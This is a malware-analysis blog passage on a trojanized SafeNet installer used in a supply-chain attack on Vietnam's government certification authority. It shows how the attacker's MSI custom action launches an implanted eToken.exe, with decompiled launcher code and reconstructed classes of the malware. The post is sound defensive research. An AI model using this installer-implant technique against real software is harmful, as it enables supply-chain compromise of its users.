

[RE018-1] Analyzing new malware of China Panda hacker group used to attack supply chain against Vietnam Government Certification Authority - Part 1

blog.vincss.net/2020/12/re018-1-analyzing-new-malware-of-china-panda-hacker-group-used-to-attack-supply-chain-against-vietnam-government-certification-authority.html



I. Introduction

In process of monitoring and analyzing malware samples, we discovered an interesting blog post of NTT [here](#). Following the sample [hash](#) in this report, we noticed a hash on VirusTotal:

History ⓘ	
Creation Time	2020-04-26 15:12:58
First Seen In The Wild	2020-04-26 22:12:58
First Submission	2020-07-22 04:46:44
Last Submission	2020-07-22 04:46:44
Last Analysis	2020-12-15 01:56:18

Names ⓘ	
VVSup	
EXE	
eToken.exe	
830DD354A31EF40856978616F35BD6B7_etoken.exe	

Figure 1. Hash's information in the NTT blog

On the event that a hacker group believed to be from Russia attacked and exploited the software supply chain to target a series of major US agencies, along with discovery that the keyword **eToken.exe** belongs to the software that is quite popularly used in agencies, organizations and businesses in Vietnam, we have used **eToken.exe** and **SafeNet** as keywords for searching on VirusTotal and Google. As a result, we uncovered information about two remarkable installation files (1, 2) that have been uploaded to VirusTotal since **August 2020**:

The image displays two VirusTotal analysis reports. The first report is for the file 'gca01-client-v2-x32-8.3.msi', which is a Windows Installer (26.75 MB). Its metadata includes a creation date of 2014-07-03 13:15:10 and a signature date of 2020-08-21 10:17:00. The second report is for 'gca01-client-v2-x64-8.3.msi' (39.94 MB), also a Windows Installer, with a creation date of 2014-07-03 13:25:54 and a signature date of 2020-12-14 02:46:00. Both files are identified as being created by 'SafeNet Authentication Client 8.3'.

Figure 2. Information look up on VirusTotal

The name of the installation files are quite familiar: **gca01-client-v2-x32-8.3.msi** and **gca01-client-v2-x64-8.3.msi**. We have tried to download these two files from the website and they have the same hash value. However, at the present time, all files on the VGCA homepage have been removed and replaced with the official clean version. According to the initial assessment, we consider this could be an attack campaign aimed at the software supply chain that can be leveraged to target important agencies, organizations and businesses in Vietnam.

On December 17th, ESET announced a discovery of an attack on APT they called "Operation SignSight" against the Vietnam Government Certification Authority (VGCA). In that report, ESET said they have also notified VNCERT and VGCA and VGCA has confirmed that they were aware of the attack before and notified the users who downloaded the trojanized software.

At the time of analysis, we have obtained two setup files that have been tampered by hackers. This blog post series will focus on analyzing the signatures and techniques that hackers have applied to malicious samples in these two installation files.

II. Analyze installation file

This application is named as "**SafeNet Authentication Clients**" from **SafeNet .Inc** company. Portable Executable (PE) files are mostly signed with SafeNet certificates.




Figure 3. PE files signed with SafeNet certificate

By using **UniExtract** tool, we extracted the entire file from an installer (x64 setup file). The total number of files is **218** files, **68** subfolders, the total size is **75.1 MB (78,778,368 bytes)**. To find out which file has been implanted by hackers, we only focus on analyzing and identifying unsigned PE files.

With the help of **sigcheck** tool in *Micorsoft's SysInternals Suite*, with the test parameters is signed, hash, scan all PE files, scan the hash on VirusTotal, the output is csv file. Then sorting by unsigned file, resulting from VirusTotal, we discovered that **eToken.exe** is the file was implanted by the hacker.

Path	Verified	Date	Publisher	Company	Description	Product	Product Vers	File Ver	Machine Ver
\\fs1\c\4.315AC\y68\etoken.exe	Unsigned	26/06/2020 22:52	n/a	n/a	MFC Application	Application	1.0.0.1	1.0.0.1	32-bit

Figure 4. Discovered file was implanted by hacker

The hash of this **eToken.exe** matches with the one in NTTSecurity's report. Another strange point is that it's a 32bit PE but located in the x64 directory, the version information such as "Company, Description, Product..." are not valid for such a large company application. Here is the scan result of the eToken file on VirusTotal.

Since this application is built with **Visual C ++** of Visual Studio 2005 which is old version, and uses the Qt4 library, some of the dll files of this installer are also unsigned. We checked each file and determined that the files were clean, leaving only three suspicious files:

RegistereToken.exe, eTOKCSP.dll and eTOKCSP64.dll.

So **eToken.exe** file is a malware that hackers have added to the installation of the software suite. To find out how **eToken.exe** is executed, we analyze the installation file: msi file (*Microsoft Windows Installer file*): **gca01-client-v2-x64-8.3.msi**

Extracting the msi file to raw format before installing, we obtained two **.cab** files (*Microsoft Cabinet file*): **Data1.cab** and **Cabs.w1.cab**. This is anomaly because a normal msi file has only one main .cab file. Check the **Data1.cab** file and the MSI log text file, **eToken.exe** and **RegistereToken.exe** are in **Data1.cab** file. And both .exe files have no **GUID ID** info:

Name	Size	Modified	Attributes	Method
registeretoken.exe	80 384	2020-07-22 08:40	A	MSZip
etoken.exe	196 608	2020-07-20 15:15	A	MSZip

```

75 nosxs.98CB24AD_52FB_DB5F_FF1F_C8B3B9A1E18E
76 regSetInstallPath.9ED65736_9665_4650_9DC1_772F5BA458F2
77
78 Feature Name: DriverFeature          GUID
79 Components:
80
81 eToken.exe                          ←No GUID
82 RegisterToken.exe
83
84 Feature Name: BsecDrivers
85 Components:
86
87 IKEYENUM_2K.2BD440E7_B3A2_479D_8D33_AA5BD4FC424D
88 IKEYENUM_VISTA.2BD440E7_B3A2_479D_8D33_AA5BD4FC424D
89 IKEYENUM_XP.2BD440E7_B3A2_479D_8D33_AA5BD4FC424D

```

Figure 5. Exe files do not have a GUID ID info

Continue checking the features: **DriverFeature**, and two files **eToken.exe** and **RegisterToken.exe** msi file with Microsoft's **Orca** tool (a specialized tool for analyze and modify msi files). Through a search, the hacker has added a custom action: **RegisterToken** (without "e" before Token) to the msi file and added that **CustomAction** at the end of **InstallExecuteSequence**. **RegisterToken.exe** will be called with the parameter is **eToken.exe**:

Action	Type	Source	Target
RegisterToken	18	registeretoken.exe	eToken.exe

Tables	Action	Condition	Sequence
InstallExecuteSequence	RegisterToken		6604
InstallUISequence			

Figure 6. Hacker implanted a custom action

Analyzing the **RegisterToken.exe** file, we see that this file was built on "**Wednesday, 22.07.2020 07:40:31 UTC**", ie **07/22/2020, 2h40m31s PM GMT +7, PE64, using VC ++ 2013**:

Structure Field	Value	Description	@comp.id	Using	Description	Visual Studio
Machine	0x8664	AMD x64	0x00E5200	1	Linker 12.0.21005, Link	VS 12.0 2013
Number Of Sections	0x0006		0x00085200	1	CVRTRES 12.0.21005, RES to COFF	VS 12.0 2013
TimeDate Stamp	0x5F17D06F	22/07/2020 - 7:40:31 PM	0x00E55200	1	UTC CL 18.0.21005, C++ OBJ (.TOG)	VS 12.0 2013
Pointer To Symbol Table	0x00000000		0x00100000	79	IAT Entry	VS 11.0 2012
Number Of Symbols	0x00000000		0x00CFFDD	3	Linker 11.0.65501, Import Library	VS 12.0 2013
Size Of Optional Header	0x00F0	240 B	0x00DF5146	8	MASM 12.0.20806, ASM COFF	VS 12.0 2013
Characteristics	0x0022	Executable image, Large address aware	0x00E05146	96	UTC CL 18.0.20806, C COFF	VS 12.0 2013
			0x00E15146	25	UTC CL 18.0.20806, C++ COFF	VS 12.0 2013

Figure 7. Information of the RegisterToken.exe file

RegisterToken.exe's pseudo code only calls the **WinExec** API to execute the passed in argument:

```

10  szExePath[0] = 0;
11  memset(&szExePath[1], 0, MAX_PATH);
12  GetModuleFileNameA(0i64, szExePath, MAX_PATH);
13  strrchr(szExePath, '\\')[1] = 0;
14  pos = (char *)&mask + 31;
15  while ( *++pos != 0 )
16  {
17      ;
18  }
19
20  // pos = point to NULL char szExePath
21  pExeInput = argv[1];
22  i = 0i64;
23  do
24  {
25      aChar = pExeInput[i++];
26      pos[i - 1] = aChar;
27  }
28  while ( aChar );
29  WinExec(szExePath, 0);
30  return 0;
31

```

Figure 8. Tasks of *RegistereToken.exe*

With all the information above and based on the timestamp in the **Data1.cab** and **RegistereToken.exe** files, we can conclude:

- Hacker has created and modified the **.msi** file and created the **Data1.cab** file at timestamp: **07/20/2020 - 15:15 UTC time**, added the **eToken.exe** file at this time.
- Build **RegistereToken.exe** file at timestamp: **22/07/2020 - 07:40 UTC**
- Add **RegistereToken.exe** file to **Data1.cab** at timestamp: **22/07/2020 - 08:40 UTC**

Note: According to Cab file format, the two **Date** and **Time** fields of a file in the cab file are **DOS Datetime format**, each of which is a Word 2 bytes which reflect the time when the file was added according to DOS time. Cab file processing programs will convert and display in UTC time. That is, the above UTC times are the current time on the hacker machine. See more [here](#).

Value	Start	Size	Color	Comment
	0h	24h	Fg: Bg:	
	24h	8h	Fg: Bg:	
	2Ch	18h	Fg: Bg:	
196608	2Ch	4h	Fg: Bg:	
0	30h	4h	Fg: Bg:	
0	34h	2h	Fg: Bg:	
07/20/2020	36h	2h	Fg: Bg:	
15:15:32	38h	2h	Fg: Bg:	
32	3Ah	2h	Fg: Bg:	
etoken.exe	3Ch	8h	Fg: Bg:	

Figure 9. MS DOS Datetime Information

III. Analyze eToken.exe

1. Analyze PE Structure

File **eToken.exe**:

- Size: 192 KB (196,608 bytes)
- MD5: 830DD354A31EF40856978616F35BD6B7
- SHA256:
97A5FE1D2174E9D34CEE8C1D6751BF01F99D8F40B1AE0BCE205B8F2F0483225C

Information about compiler, RichID and build timestamp:

- Build with VC ++ 6 of Microsoft Visual Studio, Service Pack 6.
- Build at: 26/04/2020 - 15:12:58 UTC
- Checksum is correct, file has not been modified PE Header.
- Linking with **MFC42.dll** library, Microsoft Foundation Class v4.2 library of Microsoft, is a library supporting GUI programming on Windows, always included in Visual Studio suite.
- Link with a special library: **dbghelp.dll**. Use the **MakeSureDirectoryPathExist** API function. See more [here](#).

Checking the resource section of the file, we determined that this is a Dialog application, created by *MFC Wizard* of Visual Studio 6. The project name is **VVSup**, which means the **.exe** file when built out would be **VVSup.exe**.






Figure 10. File's resource information

2. Static code analysis

eToken.exe (**VVSup.exe**) is built with dynamic link DLL mode with **MFC42.dll**, so the .exe file will be small and the functions of the MFC42 library will be easily identified via the name import of the DLL. The name mangling rule of Microsoft VC ++ compiler reflects the class name, function name, parameter name, call type... of functions. IDA helps us to define the functions import by ordinal of **MFC42.dll** using the file **mfc42.ids** and **mfc42.idt** included with IDA.

However, **VVSup** is built with the **RTTI** (*Runtime Type Information*) option is disabled, so there is no information about the **RTTI** and **Virtual Method Table** of all classes in the file. We only have **RTTI** of class **type_info**, the **root** class of RTTI.



```
; class type_info:    (#classinformer)
dd offset const type_info::`RTTI Complete Object Locator'
const type_info::`vtable' dd offset type_info::`scalar deleting destructor'(uint)
                        ; DATA XREF: .data:void * `RTTI Type Descriptor'.io
                        ; .data:char * `RTTI Type Descriptor'.io
                        ; .data:type_info `RTTI Type Descriptor'.io
stru_404850 _SCOPETABLE_ENTRY <0FFFFFFFh, offset loc_403D34, offset loc_403D48>
                        ; DATA XREF: start+5:0
align 10h
type_info::`RTTI Base Class Descriptor at (0, -1, 0, 0)' dd offset type_info `RTTI Type Descriptor'
                        ; DATA XREF: .rdata:type_info::`RTTI Base Class Array'.io
```

Figure 11. RTTI Info of type_info class

The analysis will show how to define classes, recreate the code of this malware, and share experience in applying when analyzing malwares/files using MFC.

Plugins used:

- Simabus's **ClassInformer**
- Matrosov's **HexRaysCodeExplorer**
- **MFC_Helper**

The MFC C++ source code can be found in the src\mfc directory of the Visual Studio installer. Since MFC4.2 (MFC of VS6) is very old, it can be found on Github. We refer [here](#). About the relationship chart of the classes of MFC (Hierarchy Chart), you can see at this [link](#).

Three important dlls file to diffing/compare with MFC malware, for example in this sample **eToken**, are **mfc42.dll**, **mfc42d.dll**, **mfco42d.dll**. You can find and download the correct debug symbol file (**.pdb**) of the dlls you have. The most important one is **mfc42d.dll** (*debug build*), since its **.pdb** will contain full information about the types, enums, classes, and vtables of the MFC classes. We export local types from **mfc42d.dll** to **.h** file, then import into our idb database. IDA's Parse C++ has an error, unable to parse the "<>" template syntax, so we find and replace pairs of "<" and ">" to "_" in .h files.

Parallel opening **mfc42d.dll** in new IDA together with IDA is parsing malware, copy names, types of classes, functions from **mfc42d.dll**. As mentioned, this malware is an MFC Dialog application, so we will definitely have the following classes in the malware: **CObject**, **CCmdTarget**, **CWinThread**, **CWnd**, **CDialog**. According to the MFC Wizard's auto-naming rule, we have classes with the following names: **CVVSupApp** (inherited from **CWinApp**), **CAboutDlg** (dialog About, **resID = 100**), **CVVSupDlg** (main dialog, **resID = 102**).

Scan results of vtables, classes of two plugins **ClassInformer** and **HexRaysCodeExplorer**.




Figure 12. Scanning vtables, classes result

Use **MFC_Helper** scan **CRuntimeClass**, as expected, **CVVSupDlg** has **CRuntimeClass** and add another class: **CVVSupDlgAutoProxy**. It shows that the hacker when running the MFC Wizard, clicked to select support OLE Control.

```

; const CRuntimeClass CVVSupDlgAutoProxy::classCVVSupDlgAutoProxy
public: static struct CRuntimeClass const CVVSupDlgAutoProxy::classCVVSupDlgAutoProxy dd offset szCVVSupDlgAutoProxy
; DATA XREF: CVVSupDlgAutoProxy::GetRuntimeClass(void)+0
; CreateOleObjFactory+7+0
dd 24h ; m_nObjectSize ; "CVVSupDlgAutoProxy"
dd 0FFFFh ; m_wSchema
dd offset CVVSupDlgAutoProxy::CreateObject(void); m_pfnCreateObject
dd offset CCmdTarget::GetRuntimeClass(void); m_pfnGetBaseClass
dd 0 ; m_pNextClass

public: static struct CRuntimeClass const CVVSupDlg::classCVVSupDlg dd offset szCVVSupDlg
; DATA XREF: CVVSupDlg::GetRuntimeClass(void)+0
dd 68h ; m_nObjectSize ; "CVVSupDlg"
dd 0FFFFh ; m_wSchema
dd 0 ; m_pfnCreateObject
dd offset CDialog::GetRuntimeClass(void); m_pfnGetBaseClass
dd 0 ; m_pNextClass
protected: static struct AFX_MSGMAP const CVVSupDlg::messageMap dd offset CDialog::GetMessageMap(void)
; DATA XREF: CVVSupDlg::GetMessageMap(void)+0
dd offset AFX_MSGMAP_ENTRY const * const CVVSupDlg::_messageEntries

```

Figure 13. Detect classe after run MFC_Helper

Based on the import function **CWinApp::GetRuntimeClass**, we can determine **CVVSupApp** vtable, and based on **CDialog::GetRuntimeClass** we can define two vtables of the other two dialogs. But which dialog is About, which dialog is a malware dialog? Identify all the internal structures of MFC such as **AFX_MSGMAP**, **AFX_DISPMAP**, **AFX_INTERFACEMAP**...

Using the **Xref to** feature call the **CDialog** constructor: **void __thiscall CDialog::CDialog (CDialog *this, unsigned int nIDTemplate, CWnd * pParentWnd)**, **nIDTemplate** is the **resID** of the dialog, we define the vtable of **CAboutDlg** and **CMalwareDlg**. Because **CMalwareDlg** does not have **CRuntimeClass** and **RTTI**, so it is temporarily named like that. The hacker deleted the **DECLARE_DYNAMIC_CREATE** line of these two classes and the **CVVSupApp** class when build.



```

.text:004034A0 ; CDialog *__thiscall CAboutDlg::CAboutDlg(CAboutDlg *this)
.text:004034A0 public: __thiscall CAboutDlg::CAboutDlg(void) proc near
.text:004034A0 ; CODE XREF: CVVSupDlg::On
.text:004034A0 000 push esi
.text:004034A1 004 push 0 ; pParentWnd
.text:004034A3 008 mov esi, ecx
.text:004034A5 008 push 100 ; nIDTemplate
.text:004034A7 00C call CDialog::CDialog(uint,CWnd *)
.text:004034A7
.text:004034AC 004 mov dword ptr [esi], offset const CAboutDlg::`vftable'
.text:004034B2 004 mov eax, esi
.text:004034B4 004 pop esi
.text:004034B5 000 retn
.text:004034B5 public: __thiscall CAboutDlg::CAboutDlg(void) endp
.text:00401E2A 010 mov ebx, ecx
.text:00401E2A 010 push 129 ; nIDTemplate
.text:00401E2F 014 call CDialog::CDialog(uint,CWnd *)
.text:00401E2F
.text:00401E34 00C lea edx, [ebx+60h]
.text:00401E37 00C xor eax, eax
.text:00401E39 00C mov ecx, 40h ; '@'
.text:00401E3E 00C mov edi, edx
.text:00401E40 00C mov dword ptr [ebx], offset const CMalwareDlg::`vftable'
.text:00401E46 00C mov [ebx+CMalwareDlg.m_pfnmemcpy], eax
.text:00401E4C 00C mov [ebx+CMalwareDlg.m_pfnmemset], eax
.text:00401E52 00C mov [ebx+CMalwareDlg.m_pfnShellExecuteExA], eax

```

Figure 14. Identify vtable of CAboutDlg and CMalwareDlg

Relational Classes table of this malware:



```

Object Explorer
0 0x404370 - 0x4043c8: const CVVSupDlgAutoProxy::`vftable' methods count: 22
1 0x4043e8 - 0x4044c0: const CMalwareDlg::`vftable' methods count: 54
2 0x404508 - 0x4045ac: const CVVSupApp::`vftable' methods count: 41
3 0x404698 - 0x404770: const CAboutDlg::`vftable' methods count: 54
4 0x404770 - 0x404848: const CVVSupDlg::`vftable' methods count: 54
  
```

Figure 15. Relational classes table of this malware

Copy the names of functions, types, function types, parameters ... from the respective parent classes of the above classes, in the correct order in the vtable, identify the generated MFC Wizard functions and the functions the hacker wrote.

```

.rdata:00404418 dd offset CMalwareDlg::GetMessageMap(void)
.rdata:004044AC dd offset CMalwareDlg::OnInitDialog(void)
.rdata:00404538 dd offset CVVSupApp::GetMessageMap(void)
.rdata:00404560 dd offset CVVSupApp::InitInstance(void)
.rdata:004047A0 dd offset CVVSupDlg::GetMessageMap(void)
.rdata:00404834 dd offset CVVSupDlg::OnInitDialog(void)
.rdata:00404838 dd offset CDialog::OnSetFont(CFont *)
.rdata:0040483C dd offset CVVSupDlg::OnOK(void)
.rdata:00404840 dd offset CVVSupDlg::OnCancel(void)
  
```

Figure 16. Result after copy name of functions, types, function types, parameters

Every MFC application has a global variable called **theApp**, belonging to the main class **CXXXApp** inheriting from **CWinApp**. In the case of this malware are: **CVVSupApp** **theApp**; This global variable is initialized by C RTL in the **start** function, called before **main/WinMain**, in table **__xc_a**. The functions in this table call after the C RTL constructors in **__xi_a**. These tables are the parameters passed to the internal **_initterm** function of C RTL.

```

.data:00406000 __xc_a dd 0 ; DATA XREF: HEADER:00400254+0
.data:00406000 ; start+C0+0
.data:00406000 ; 4 C++ static ctors (#classinformer)
.data:00406004 dd offset __dynamic_initializer_for__afGlobalState__
.data:00406008 dd offset __dynamic_initializer_for__oleObjFactory__
.data:0040600C dd offset __dynamic_initializer_for__theApp__
.data:00406010 __xc_z dd 0 ; DATA XREF: start+BB+0
.data:00406014 __xi_a dd 0 ; DATA XREF: start+8D+0
.data:00406018 __xi_z dd 0 ; DATA XREF: start+88+0

.text:004033A0
.text:004033A0 __dynamic_initializer_for__theApp__ proc near
.text:004033A0 ; DATA XREF: .data:0040600C+0
.text:004033A0 000 call __at_init_CreateGlobalVVSUPApp
.text:004033A0
.text:004033A5 000 jmp __dynamic_atexit_destructor_for__theApp__
.text:004033A5
.text:004033A5 __dynamic_initializer_for__theApp__ endp
.text:004033A5
.text:004033AA ; -----
.text:004033AA align 10h
.text:004033B0 ; ===== S U B R O U T I N E =====
.text:004033B0
.text:004033B0 ; Attributes: hidden
.text:004033B0
.text:004033B0 __at_init_CreateGlobalVVSUPApp proc near
.text:004033B0 ; CODE XREF: __dynamic_initializer_for
.text:004033B0 000 mov ecx, offset theApp
.text:004033B5 000 jmp CreateVVSUPApp
.text:004033B5
.text:004033B5 __at_init_CreateGlobalVVSUPApp endp
.text:004033B5

```

Figure 17. TheApp global variable in the MFC application

The flowchart of creating and executing an MFC application is as follows:




Figure 18. Flowchart of creating and executing an MFC application

The **CVVSUPApp :: InitInstance** function is also a common code generated by MFC wizard

```

1 int __thiscall CVVSupApp::InitInstance(CVVSupApp *this)
2 {
3     int result; // eax
4     CVVSupDlg VVSupDlg; // [esp+0h] [ebp-70h] BYREF
5     int TryLevel; // [esp+70h] [ebp-8h]
6
7     if ( AfxOleInit() )
8     {
9         AfxEnableControlContainer(0);
10        CWinApp::Enable3dControls(&this->baseclas);
11        if ( CWinApp::RunEmbedded(&this->baseclas) || CWinApp::RunAutomated(&this->baseclas) )
12        {
13            COleObjectFactory::RegisterAll();
14        }
15        else
16        {
17            COleObjectFactory::UpdateRegistryAll(TRUE);
18        }
19
20        CVVSupDlg::CVVSupDlg((CVVSupDlg *)&VVSupDlg.baseclass.m_dwRef);
21        TryLevel = 0;
22        this->baseclas.m_pMainWnd = (CWnd *)&VVSupDlg;
23        CDialog::DoModal(&VVSupDlg.baseclass);
24        TryLevel = 0xFFFFFFFF;
25        CVVSupDlg::~CVVSupDlg(&VVSupDlg);
26        result = 0;
27
28        // Đoạn trên tương đương C++ code sau:
29        // CVVSupDlg dlg;
30        // this->m_pMainWnd = &dlg;
31        // dlg.DoModal();
32        // return 0;

```

Figure 19. CVVSupApp::InitInstance function

Constructor of **CVVSupDlg**: **void CVVSupDlg::CVVSupDlg()** is also common code generated by MFC Wizard. But in **CVVSupDlg::OnInitDialog**, which is called from **CVVSupDlg::DoModal()**, we can see immediately, at the end of the code that the MFC Wizard generated, **CMalwareDlg** is initialized and shown, then the malware exits forcibly **exit (0)**.


```

31 pCMalwareDlg = (CMalwareDlg *)operator new(0x290u);
32 s_pMalwareDlg = pCMalwareDlg;
33 tryLevel = 1;
34 if ( pCMalwareDlg )
35 {
36     pMalwareDlg = CMalwareDlg::CMalwareDlg(pCMalwareDlg, 0);
37 }
38 else
39 {
40     pMalwareDlg = 0;
41 }
42 tryLevel = 0xFFFFFFFF;
43 hDesktopWnd = GetDesktopWindow();
44 pDesktopWnd = CWnd::FromHandle(hDesktopWnd);
45 CDialog::Create(&pMalwareDlg->baseclass, 129u, pDesktopWnd);
46 CWnd::ShowWindow(&pMalwareDlg->baseclass, SW_SHOW);
47 exit(0);
48 }

```

```

CMalwareDlg pDlg = new CMalwareDlg();
pDlg->Create(129, CWnd::FromHandle(GetDesktopWindow()));
pDlg->ShowWindow(SW_SHOW);
exit(0);

```

Figure 20. CMalwareDlg was created and shown

The value **129** is the **resID** of the **CMalwareDlg** dialog, and **sizeof(CMalwareDlg) = 0x290**, which is larger than the size of the parent **CDialog**. It proves that **CMalwareDlg** was added by hackers to some data members. Through analysis, we recreated the data members of **CMalwareDlg**:

```

CMalwareDlg struc ; (sizeof=0x290,
baseclass CDialog ?
m_szBase64Table db 256 dup(?)
m_szServiceName db 260 dup(?)
m_szMask db 32 dup(?)
m_pfnmemcpy dd ?
m_pfnmemset dd ?
m_pfnShellExecuteExA dd ?
CMalwareDlg ends

```

Offset	Size	struct __declspec(align(4)) CMalwareDlg
0000	0060	{ CDialog baseclass;
0060	0100	char m_szBase64Table[256];
0160	0104	char m_szServiceName[260];
0264	0020	char m_szMask[32];
0284	0004	void *m_pfnmemcpy;
0288	0004	void *m_pfnmemset;
028C	0004	void *m_pfnShellExecuteExA;
	0290	};

Figure 21. Recreate data members of CMalwareDlg

The **CMalwareDlg::CMalwareDlg** Constructor does the following initialization jobs. Note the copy string "192.168" into the field **m_szMask**:

```

1 CMalwareDlg __thiscall CMalwareDlg::CMalwareDlg(CMalwareDlg *this, CWnd *pParentWnd)
2 {
3     CDialog::CDialog(&this->baseclass, 129u, pParentWnd);
4     this->baseclass.__vftable = (CDialog_vtbl *) &CMalwareDlg::`vftable';
5     this->m_pfnmemcpy = 0;
6     this->m_pfnmemset = 0;
7     this->m_pfnShellExecuteExA = 0;
8     memset(this->m_szBase64Table, 0, sizeof(this->m_szBase64Table));
9     strcpy(
10         this->m_szBase64Table,
11         "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/");
12     memset(this->m_szServiceName, 0, sizeof(this->m_szServiceName));
13     strcpy(this->m_szMask, "192.168");
14     return this;
15 }

```

Figure 22. Copy "192.168" string to m_szMask field

When shown, **CMalwareDlg::OnInitDialog** will be called, and the main function that is important for doing the malware's task is called here:

```

1 int __thiscall CMalwareDlg::OnInitDialog(CMalwareDlg *this)
2 {
3     CDialog::OnInitDialog(&this->baseclass);
4     CMalwareDlg::Infect(this); // this->Infect();
5     return 1;
6 }

```

Figure 23. The Infect main function will do the malware's job

The **Infect** (we named) function is relatively long, so it should be presented via the flowchart below:

